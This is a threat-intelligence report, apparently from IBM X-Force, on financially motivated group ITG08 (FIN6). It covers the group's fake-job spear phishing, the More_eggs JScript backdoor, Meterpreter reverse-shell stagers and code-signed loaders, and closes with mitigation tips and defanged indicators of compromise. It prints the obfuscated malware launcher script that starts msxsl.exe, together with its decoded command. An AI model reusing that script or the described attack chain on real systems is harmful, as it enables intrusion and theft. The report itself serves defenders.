More_eggs, Anyone? Threat Actor ITG08 Strikes Again

Light Dark

August 29, 2019

By Ole Villadsen, Kevin Henson, Melissa Frydrych, Joey Victorino

14 min read

Advanced Threats

Incident Response

IBM X-Force Incident Response and Intelligence Services (IRIS)
Malware ...nds to security incidents across the globe. During a recent incident response investigation, our team identified new attacks by the financially motivated attack group ITG08, also known as FIN6.

ITG08 is an organized cybercrime gang that has been active since 2015,
Threat Intelligence ...ng point-of-sale (POS) machines in brick-and-mortar retailers and companies in the hospitality sector in the U.S. and Europe. More recently, the group has been observed targeting e-commerce environments by injecting malicious code into online checkout pages of compromised websites — a technique known as online skimming — thereby stealing payment card data transmitted to the vendor by unsuspecting customers.

Based on our investigation and analysis of its adversarial tactics, techniques and procedures (TTPs), we believe ITG08 is actively attacking multinational organizations, targeting specific employees with spear phishing emails advertising fake job advertisements and repeatedly deploying the More_eggs JScript backdoor malware (aka Terra Loader, SpicyOmelette). This tool, a TTP observed in ITG08 attacks since 2018, is sold on the dark web by an underground malware-as-a-service (MaaS) provider. Attackers use it to create, expand and cement their foothold in compromised environments. Past campaigns by ITG08 using the More_eggs backdoor were last reported in February 2019.

In the campaign we investigated, the attackers employed additional TTPs historically associated with ITG08, including the use of Windows Management Instrumentation (WMI) to automate the remote execution of PowerShell scripts, PowerShell commands with base64 encoding, and Metasploit and PowerShell to move laterally and deploy malware. Lastly, the attackers used Comodo code-signing certificates several times during the course of the campaign. Many of the above TTPs are not unique to ITG08, but collectively, and with the use of More_eggs, strengthen the link to this group.

Let's take a closer look at ITG08's TTPs that are relevant to the campaign we investigated, starting with its spear phishing and intrusion tactics and covering information on its use of the More_eggs backdoor. Please note that Visa has attributed the use of this backdoor to FIN6 in attacks that took place in 2018. Further linking the activity with the same threat actor, several of the network indicators and TTPs we encountered in this case — including the use of fake job advertisements as a lure in spear phishing — overlap with those reported earlier in 2019 by both Visa and Proofpoint researchers.

Analysis of the Intrusion

ITG08's TTPs in compromising targeted organizations follow the typical framework for APT attacks. The following sections go over the steps taken by the attackers to gain an initial foothold and persist on the victimized organization's networks.

Initial Compromise

To gain access to victim environments, the threat actor began by targeting handpicked employees using LinkedIn messaging and email, advertising fake jobs to lure recipients into checking into the supposed offers. In one case, we uncovered evidence indicating that the attacker had established communication with a victim via email and convinced them to click on a Google Drive URL purporting to contain an attractive job advert. Once clicked, the URL displayed the message, "Online preview is not available," then presented a second URL leading to a compromised or rogue domain, where the victim could download the payload under the guise of a job description:



Figure 1: Link provided in spear phishing email to an employee

That URL, in turn, downloaded a ZIP file containing a malicious Windows Script File (WSF) that initiated the infection routine of the More_eggs backdoor:



Figure 2: Final landing page that downloads a malicious file

Based on file system artifacts examined during our investigation, the ZIP file and WSF files were deleted upon a successful malware infection, likely in an attempt to prevent researchers from recovering the original files from the filesystem. The filesystem, however, contained evidence of a nonmalicious decoy document dropped to the disk drive during the

spear phishing attacks.

Gaining a Foothold

The spear phishing attacks unfortunately led to initial compromise and the installation of the More_eggs JScript backdoor, which established a reverse shell connection to the attacker's command-and-control (C&C) infrastructure. Additional capabilities of the More_eggs malware include the download and execution of files and scripts and running commands using cmd.exe.

X-Force IRIS determined that the More_eggs backdoor later downloaded additional files, including a signed binary shellcode loader and a signed Dynamic Link Library (DLL), as described below, to create a reverse shell and connect to a remote host. The shellcode loader was observed on one infected device as *updater.exe* with the Metasploit-style service name *APTYnDS1ABEuUHEA*, indicating that it was installed as a service.

Reconnaissance, Lateral Movement and Privilege Escalation

Once the attackers established a foothold on the network, they employed WMI and PowerShell techniques to perform network reconnaissance and move laterally within the environment. This type of method, called living off the land, can often blend with legitimate system administration activities, which can make it challenging for security controls to detect.

The attackers used this technique to remotely install a Metasploit reverse TCP stager on select systems, subsequently spawning a Meterpreter session and Mimikatz. Meterpreter is a payload component in the Metasploit Framework that uses in-memory DLL injection, which can lead to a compromise by malware or any malicious code/commands. Mimikatz is a post-exploitation tool that allows attackers to extract credentials from volatile memory. Stolen credentials are usually leveraged to facilitate privilege escalation and further lateral movement through the compromised environment.

Once the Metasploit reverse TCP stager executed, it downloaded and

loaded a second stage Meterpreter DLL into memory, allowing the attacker to spawn a Meterpreter session via a handler and initiate the loading of extensions, such as Mimikatz. In addition to the More_eggs malware, the attacker leveraged in-memory attacks by injecting malicious code, in this case Mimikatz, into legitimate system processes.

Establishing Persistence

To cement their foothold and add persistence throughout the compromised environment, X-Force IRIS uncovered evidence that the attacker had selected several additional devices on which to install the More_eggs backdoor, creating redundancy in ways to get back into the network. ITG08 remotely connected to these devices using PowerShell and WMI and downloaded and executed a DLL file, subsequently installing More_eggs on the device without dropping the nonmalicious decoy document.

More_eggs: Malware Analysis

ITG08 Leveraging a Malware-as-a-Service Provider

A recently rising attack tool in ITG08 campaigns has been the More_eggs JScript backdoor. But while it was recently identified with ITG08 activity, the More_eggs backdoor is apparently developed and sold through an underground MaaS provider. This vendor not only supplies the backdoor malware, but also offers related technical services, such as preparing the network infrastructure to download More_eggs-related files and furnishing resources for C&C purposes.

In addition to More_eggs, the same underground vendor is also responsible for producing the signed DLL described below, which creates a reverse shell (ReverseShell Executable). We based this assessment on code similarities between the DLL and other samples created by the same vendor, including the DLL that drops the More_eggs backdoor.



Figure 3: Network indicators revealing the use of an underground MaaS vendor selling More_eggs and malicious infrastructure services

The More_eggs Dropper DLL

After a successful phishing attack in which users have opened emails and browsed to malicious links, ITG08 attackers install the More_eggs JScript backdoor on user devices alongside several other malware components.

The process begins with the consistent execution of a malicious DLL using the legitimate *regsvr32.exe* Windows Utility. Once executed, the DLL is deleted from the system and its components are dropped to the system.

Before being deleted, the DLL executes a string decoding routine that is designed to execute for about a minute, spiking central processing unit

(CPU) usage for the *regsvr32.exe* process. Once the strings are decoded, the More_eggs components are decrypted, dropped to the system

```
(normally in the %APPDATA%\Microsoft\ or
%ProgramData%\Microsoft\ directories)
```

and executed.

The observed strings appearing like HEX-encoded strings are shown below:



Figure 4: Sample encoded and decoded strings

More_eggs Components

The More_eggs dropper DLL creates the following components on the infected device (further detail on each component in the chart follows in the next section):

Click and scroll to view full table

and bypass application

Figure 5: Components created by DLL

msxsl.exe is executed by the script file *A70613FF7F5DE98.txt*, which is obfuscated as shown below:

```
var aZWCwoJD = 0;
try {
    var qAIgdubHdgLUyze = '"';
    var sxJarFkz = new ActiveXObject("WScript.Shell");
    var fvxmsppxchpiqFr = ".";
    var aHsWhYydhkeFoi = "t";
    var awGxNhMbnWQJdvpeXi = "x";
    var vMxloFBqVqduQwOnyd = fvxmsppxchpiqFr + aHsWhYydhkeFoi + awGxNhMbnWQJdvpeXi + aHsWhYydhkeFoi;
    var wwzezrUqjpDRRKDnRJ = "e";
    var lKlktkuqmJxvbGWlWjT = fvxmsppxchpiqFr + wwzezrUqjpDRRKDnRJ + awGxNhMbnWQJdvpeXi + wwzezrUqjpDRRKDnRJ;
    var abIsPIxtmckNvuZwvj = qAIgdubHdgLUyze + "C:\\Users\\<username>\\AppData\\Roaming\\Microsoft\\";
    var juLixGuiB = abIsPIxtmckNvuZwvj + "ms" + awGxNhMbnWQJdvpeXi + "sl" + lKlktkuqmJxvbGWlWjT + qAIgdubHdgLUyze + " " + abIsPIxtmckNvuZwvj +
    "625222E09B6CD028459" +
        vMxloFBqVqduQwOnyd + qAIgdubHdgLUyze + " " + abIsPIxtmckNvuZwvj + "5795C3AC7F57F" + vMxloFBqVqduQwOnyd + qAIgdubHdgLUyze;
    sxJarFkz.Run(juLixGuiB, 0);
} catch (vIZDhjONAq) {
    aZWCwoJD = 799;
}
```

Figure 6: Obfuscated script file A70613FF7F5DE98.txt

The use of *msxsl.exe* is a known tactic to execute malicious code and bypass application whitelisting. The deobfuscated command is built as follows:

"C:\Users\<username>\AppData\Roaming\Microsoft\msxsl.exe"
"C:\Users
<username>\AppData\Roaming\Microsoft\625222E09B6CD028459.txt"
"C:\Users
<username>\AppData\Roaming\Microsoft\5795C3AC7F57F.txt"

Once the above command is executed, the More_eggs JScript loader *5795C3AC7F57F.txt* will deobfuscate the embedded More_eggs JScript. A sample loader is shown below.

The start of the XSL file:



Figure 7: JScript loader sample

The end of the XSL file:



Figure 8: JScript loader sample

The “select” value within the template tag points to the function in the *msxsl:script* tag, which will execute when the *msxsl.exe* command is run. The JScript loader file is highly obfuscated and decodes the More_eggs backdoor in a variety of ways, including RC4 decryption.

Analyzing the More_eggs JScript Backdoor

The analysis in this section details the functionality of More_eggs backdoor samples specific to this investigation, so please bear in mind that the same malware can be deployed differently in other campaigns and by alternate attackers.

The core functionality of the samples analyzed in this campaign remained the same as described by previous researchers. We aimed to add additional detail about the inner workings of the malware, including its C&C communications flow, its filesystem activity, and some encryption and encoding schemes used by the samples we analyzed.

The More_eggs backdoor is executed entirely in memory, never touching the filesystem in an unencrypted state. Notable configuration data is hardcoded and includes its C&C server address, malware version number and an Rkey value, which is believed to identify campaign

perpetrators to the vendor:

- The Rkey value is appended with a two-byte, pseudorandomly generated string used to construct an RC4 key.
- The Rkey variable is part of the ciphering key used to encrypt C&C communications.
- The RC4 key is then used to encrypt data, which is additionally basE91 encoded and sent back to the C&C. BasE91 is a method for encoding binary as ASCII characters.

Upon initial execution, the backdoor checks its environment to determine whether it is running with administrative or user privileges, and if proper components are present on the system. To check the user's privilege level on the newly infected device, it attempts to read the registry key *HKEY_USERS|S-1-5-19|Environment|TEMP*; a successful read means it is running with administrative privileges, and the backdoor builds the path *%ProgramData%|Microsoft*. If it is not running with administrative privileges, the path *%AppData%|Microsoft* is used.

The More_eggs backdoor obtains the username and computer name of the infected device, and if running with privileges, it reads the following registry key: *HKEY_LOCAL_MACHINE|Software|Microsoft|Notepad|<computername>*. If not running with privileges, it reads the key *HKEY_CURRENT_USER|SOFTWARE|Microsoft|Notepad|<username>* instead.

The data in these Windows registry keys is expected to be a comma-separated list of files with no extension. The .txt extension is appended to the name by the backdoor. If these files exist along with *msxsl.exe* in the proper location, either *%ProgramData%|Microsoft* or *%AppData%|Microsoft*, the malware's execution continues.

Once the environment is checked, the backdoor will check for network connectivity by sending an HTTP GET request to *hxxp://www.w3[.]org/1999/XSL/Format*, ensuring the response is "This is another XSL namespace\n."

Click and scroll to view
full table

Figure 9: HTTP GET request

If the connection is successful, the backdoor builds a string formatted with "|<random-value>|". The random value is between 8 and 32 bytes long, RC4-encrypted, basE91 encoded, and subsequently sent to the C&C in an HTTP POST request.

The RC4 key used is generated from the Rkey variable value:

Click and scroll to view
full table

Figure 10: HTTP POST request

The C&C response is expected to be between 8 and 32 bytes long, nothing is done with the server response. The random value acts as a handshake between the backdoor and the C&C, and during failure of any of the above, More_eggs sends an HTTP GET request to 8.8.8.8 with a pseudorandom 8 to 32-byte URI.

Click and scroll to view
full table

Figure 11: HTTP GET request to 8.8.8.8

If the handshake is successful, the backdoor proceeds to collect system information from the infected device using a series of WMIC commands.

Click and scroll to view full table

Figure 12: System information collection

The infected device's system information is written to several *%Temp%\<random-filenames>.txt* files. The contents of the files are read and then the files themselves are deleted.

The More_eggs backdoor accepts the following commands from its remote operator:

Click and scroll to view full table

Figure 13: More_eggs commands

Meterpreter Reverse TCP Stagers

Beyond using More_eggs as a backdoor, the attackers in this campaign also used offensive security tools and PowerShell scripts to carry out the different stages of the attack.

The PowerShell scripts analyzed during our investigation contained Metasploit *Reverse TCP* stagers. These stagers were used to execute shellcode that connected back to an attacker's server and injected Meterpreter components, such as Mimikatz, into the memory space of legitimate processes. After injecting Meterpreter into memory, the attacker had complete control of the infected device.

The reverse TCP PowerShell stagers functioned as follows:

1. The reverse TCP PowerShell stagers were obfuscated with base64 encoding and GZip compression. This encoding scheme is standard for Meterpreter PowerShell stagers. The original command contained a base64-encoded loader script.
2. The loader script base64 decodes, Gzip decompresses and executes a Metasploit PowerShell reflection payload in memory.
3. The reflection payload base64 decodes a Meterpreter reverse TCP shellcode, injects it into memory using .NET reflection methods and executes the decoded shellcode.
4. The shellcode connects back to the attacker's server. Meterpreter components, such as the core module and *metsvr.dll*, and extensions, such as Mimikatz, are injected into the memory space of a legitimate process.



Figure 14: Original command



Figure 15: Decoded loader



Figure 16: Decoded reflection payload

Metasploit Shellcode Loader

As our analysis continued, X-Force IRIS found a UPX-packed Metasploit shellcode loader (*49340.txt*) during the forensic investigation of compromised devices. This loader attempted to masquerade as the Apache Bench application and notably contained metadata and project paths (.PDB), indicating that it may be attempting to masquerade as other applications as well, a rather typical behavior for malicious binaries.

The shellcode was loaded into memory and designed to receive an RC4-encrypted buffer, which was decrypted and executed in memory. The sample also contained a Comodo code-signing certificate issued to "MAHTEM LTD," which we believe is one of a number of fake companies established to purchase the certificates.

The sample we analyzed further contained five binary entries in a resource named "REGISTRY" — 35, 224, 409, 3908 and 4994 — each

containing some obfuscated shellcode.

Once loaded into memory, the shellcode connected back to a remote host, receiving 4 bytes in return. Those were XORed with the string *0xad350bdd* and had *0x100* added to it. This value was then used as the size specification for the next received buffer, which was RC4-decrypted with the resulting 16-byte key and executed in memory.

A ReverseShell Executable

Yet another tool in the attackers' arsenal for this campaign was a DLL backdoor executable that X-Force IRIS found during the investigation. When executed via its *DllRegisterServer* export function, the DLL connected to a remote host on port 443 and created a reverse shell. In this investigation, the DLL connected to 185[.]204[.]2[.]182 and contained a Comodo code-signing certificate issued to "D Bacte Ltd."

ITG08 Attacks Organizations for Financial Gain

ITG08 has been around for over four years now. Its attacks are financially motivated, sophisticated and persistent. The group historically has specialized in stealing payment card data from POS machines and has more recently expanded operations to target card-not-present data from online transactions. To follow information about ITG08 as it emerges, please join us on X-Force Exchange.

Mitigation Tips

Effective network defense and threat intelligence rely on multiple factors, such as knowing the network's attack surface, understanding the threat actor's motivations and TTPs, and the skill and knowledge of the security team that enable it to identify malicious behavior.

IBM X-Force IRIS has gained insight into ITG08's intrusion methods, ability to navigate laterally, use of custom and open-source tools, and typical persistence mechanisms. Our team has provided the following mitigation tips for defenders who are looking out for attacks by this

group.

Educate Users About Email

X-Force IRIS determined that the ITG08 compromise was the result of a phishing email in which the initial compromise was made possible by a victim who clicked on a malicious attachment. Role-based security awareness training should be at the top of the list of any organization's mitigation strategies to help employees recognize phishing emails and possible malicious attachments, and to educate them about their security responsibilities with regards to reporting potentially malicious emails.

Search for Known IoCs

After the phishing email resulted in a successful infiltration, ITG08 used the More_eggs backdoor to gain a foothold and infect additional devices. More_eggs-related artifacts such as the DLL dropper have extremely low antivirus (AV) detection rates, based on analysis conducted via VirusTotal (VT). For example, a More_eggs DLL dropper submitted to VT on April 18, 2019 had a detection rate of only 5 percent.

To detect this malware, critical events should be analyzed based on the attacker's patterns. SYSMON or an endpoint detection and response tool should be configured to detect the combined use of *msxsl.exe* and WMI. In addition, Registry keys and scheduled tasks should be analyzed for indications of persistence. The network should also be scrutinized for any privilege escalation events and any signs of internal reconnaissance. YARA signatures should also be created to assist security personnel in detecting the More_eggs malware. YARA signatures for X-Force IRIS premium subscribers can be provided on request.

Analyze Logs

Other mitigation strategies against this type of activity include analyzing host-based firewall logs for internal pivoting, unauthorized listening executables and scanning activity. In addition, configuring PowerShell

script logging and identifying any obfuscation will assist in mitigating ITG08's use of PowerShell to conduct malicious activity. ITG08 has also demonstrated the use of stolen credentials; therefore, multiple failed login attempts and/or unauthorized account usage may be indicators of ITG08 activity on a network.

Monitor for Remote Services

X-Force IRIS also recommends taking steps to prevent lateral movement. Although lateral movement can be difficult to detect, a spike in usage of Windows tools, such as remote administration services (PowerShell Remoting and WMI), should be monitored. Detection and monitoring capabilities should be in place and network defenders should be familiar with what is considered a "normal" baseline on their user network. Without a baseline of "normal" activity, the use of Windows tools may blend in with legitimate activity, which can allow attackers to continue to live off the land unnoticed.

Rethink Network Architecture

Security defenders should examine network architecture to see how the network is segregated, what Windows tools are restricted or used by administrators, and what alerts are set up to warrant personnel review. Least privilege principals should be implemented for all users on the network, and a strong password management system with two-factor authentication and password expiration dates should be deployed as an additional layer of security.

Pen Test!

Organizations looking to limit the ways by which attackers can infiltrate their networks should be mindful of ongoing patching of vulnerabilities. After reaching maturity on the vulnerability assessment front, mitigation strategies should also include penetration testing to find unknown vulnerabilities related to people, software and hardware used on the organization's critical assets and externally facing resources.

Incident Response

Nowadays, no organization can be exempt from planning and drilling incident response plans in the face of potential security incidents. Conducting tabletop exercises and regularly drilling plans can help organizations proactively prepare and take control of an incident if ever one should occur.

For additional resources and information, please check out X-Force IRIS. If you believe your organization may be under attack, please call the X-Force Emergency Response Hotline at 888-241-9812.

Appendix A: IoCs

More_eggs C&C domains:

- api[.]cloudservers[.]kz
- mail[.]rediffmail[.]kz
- secure[.]cloudserv[.]ink
- metric[.]onlinefonts[.]kz
- news[.]bradpitt[.]kz

Landing page domains (downloads files):

- usastaffing[.]services
- usstaffing[.]services
- jobhyper[.]com

Meterpreter C&C IP addresses:

- 185[.]162[.]128[.]70*.
- 185[.]243[.]115[.]50
- 192[.]99[.]20[.]90
- 192[.]187[.]103[.]42
- 37[.]1[.]221[.]212.

**Also the C&C IP address for the Metasploit Shellcode Loader.*

ReverseShell executable (DLL) C&C IP address: